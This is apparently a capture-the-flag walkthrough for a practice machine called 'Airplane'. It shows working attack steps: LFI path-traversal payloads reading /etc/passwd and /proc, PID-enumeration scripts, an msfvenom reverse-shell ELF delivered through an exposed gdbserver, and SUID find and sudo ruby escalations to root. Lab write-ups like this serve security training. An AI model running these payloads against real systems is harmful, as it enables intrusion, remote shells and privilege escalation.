
Room Link: Airplane Room Link
First of all add the machine IP to /etc/hosts
As always we will perform a NMAP scan:
$ nmap -sT -p- airplane.thm -T4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-07 20:01 CEST
Nmap scan report for airplane.thm (10.10.196.89)
Host is up (0.064s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
6048/tcp open  x11
8000/tcp open  http-alt
We found 3 open Ports here:
22, 6048, 8000
we can enumerate directory for port 8000;

but upon visiting it feels like a bogus website,
we can simply visit website on port 8000.

and in the URL here we can see the Local File Inclusion.
so we will use it to get the /etc/passwd.
http://airplane.thm:8000/?page=../../../../etc/passwd
upon looking at passwd file:
we can observe there are 3 users:
┌──(kali㉿kali)-[~/Downloads]
└─$ cat passwd
root:x:0:0:root:/root:/bin/bash
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
hudson:x:1001:1001::/home/hudson:/bin/bash
I tried to get the flag directly from the LFI Vulnerability:
http://airplane.thm:8000/?page=../../../../home/carlos/user.txt
http://airplane.thm:8000/?page=../../../../home/hudson/user.txt
but no luck as it was always the page not found

now lets take this page to burp suite and enumerate on it more.
let’s check /proc/self/status this will tell us which process is running on the web server.

this is what we got by this we can identify that hudson is running the web server.
now that we saw that there is a python file running too, to know which python file is running to execute the web server. We will retrieve the command used to execute the web server.
/proc/self/cmdline

we can see the app name here is app.py.
To read the source code of the app.py we can use the following command.
/proc/self/cwd/app.py where cwd means current working directory.
 looking upon the source code there is nothing interesting in the it.
Now let’s check upon the port 6048.
we can use /proc/net/tcp to check the port services.

In /proc/net/tcp the ports are save in the hexadecimal format i.e here:
0x17A0 is a hexadecimal which resembles to port 6048 and is running on hudson id.
now we know that same user is running other service on different port, we can read its command line as well.
previously we used /proc/self/cmdline as we were already running it on the web server, so we didn’t need to specify the pid as the self command already used the pid of the web server.
now we will use /proc/<id>/cmdline to identify the service running on the port 6048.
for i in {1..1000}; do echo -n "\r$i"; out=$(curl -s "http://airplane.thm:8000/?page=../../../../../proc/$i/cmdline" | sed 's/\x00/ /g' | grep -v 'Page not found'); if [ -n "$out" ]; then echo "\r$i : $out"; fi; done
I got this script from jaxafed, thanks to him for this one liner bash script.
this script basically iterates the id and tries to fetches the output and upon getting the output it shows us the id it used, and it skips the ones which shows page not found.
this script might take sometime, but works 100%.
or either you can use this python code which is 10x faster than this bash script.
import asyncio
import aiohttp

BASE_URL = "http://airplane.thm:8000/"
MAX_PID = 1000
CONCURRENCY = 50

sem = asyncio.Semaphore(CONCURRENCY)

async def fetch_cmdline(session, pid):
    params = {
        "page": f"../../../../../proc/{pid}/cmdline"
    }
    async with sem:
        try:
            async with session.get(BASE_URL, params=params, timeout=3) as resp:
                text = (await resp.text()).replace("\x00", " ").strip()
                if text and "Page not found" not in text:
                    print(f"[+] {pid}: {text}")
        except Exception:
            pass

async def main():
    async with aiohttp.ClientSession() as session:
        tasks = [fetch_cmdline(session, pid) for pid in range(1, MAX_PID + 1)]
        await asyncio.gather(*tasks)

asyncio.run(main())
after running this we got to see that with pid [+] 536: /usr/bin/gdbserver 0.0.0.0:6048 airplane there is gdbserver running on this port by hudson.
let’s exploit it to get the shell.
we will use the technique shared here
# Trick shared by @B1n4rySh4d0w
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 PrependFork=true -f elf -o binary.elf

chmod +x binary.elf

gdb binary.elf

# Set remote debuger target
target extended-remote 10.10.10.11:1337

# Upload elf file
remote put binary.elf binary.elf

# Set remote executable file
set remote exec-file /home/user/binary.elf

# Execute reverse shell executable
run

# You should get your reverse-shell
 in my case the
 gdb is not working well, so i’m using gdb-multiarch which supports multi architecture. But most of you will be fine with gdb.
my commands were:
set architecture i386:x86-64

target extended-remote 10.49.191.18:6048

Rest same as above


here we go, we got the reverse shell on user hudson.
Now, we are going to get the persistence on that target system.



and we got the ssh connection to hudson.
but we are still unable to find the user flag.
Privilege Escalation

sudo -l here needs hudson user password, which we don’t have.
find / -perm -4000 -type f
upon running this, we found out something interesting.
/usr/bin/find
to exploit this SUID we can use find . -exec /bin/sh -p \; -quit
refer GTFO BINS


here we got the user.txt flag
Root Flag
First we will get a better shell for carlos we will repeat the same thing again as we did for hudson.
we will a ssh key to the .ssh/authorized keys

And here we go, We got the shell with carlos
upon sudo -l we can see:

so there is one more misconfigured SUID.
refer GTFO BINS
but we have to use the commands smartly.
we can observe in sudo -l that the ruby file must be ran from the /root folder.
we can use this commands exactly:
echo 'exec "/bin/bash"' >> /tmp/delete.rb

sudo /usr/bin/ruby /root/../tmp/delete.rb
here we did path escape.

And BOOM! we got the root.txt flag.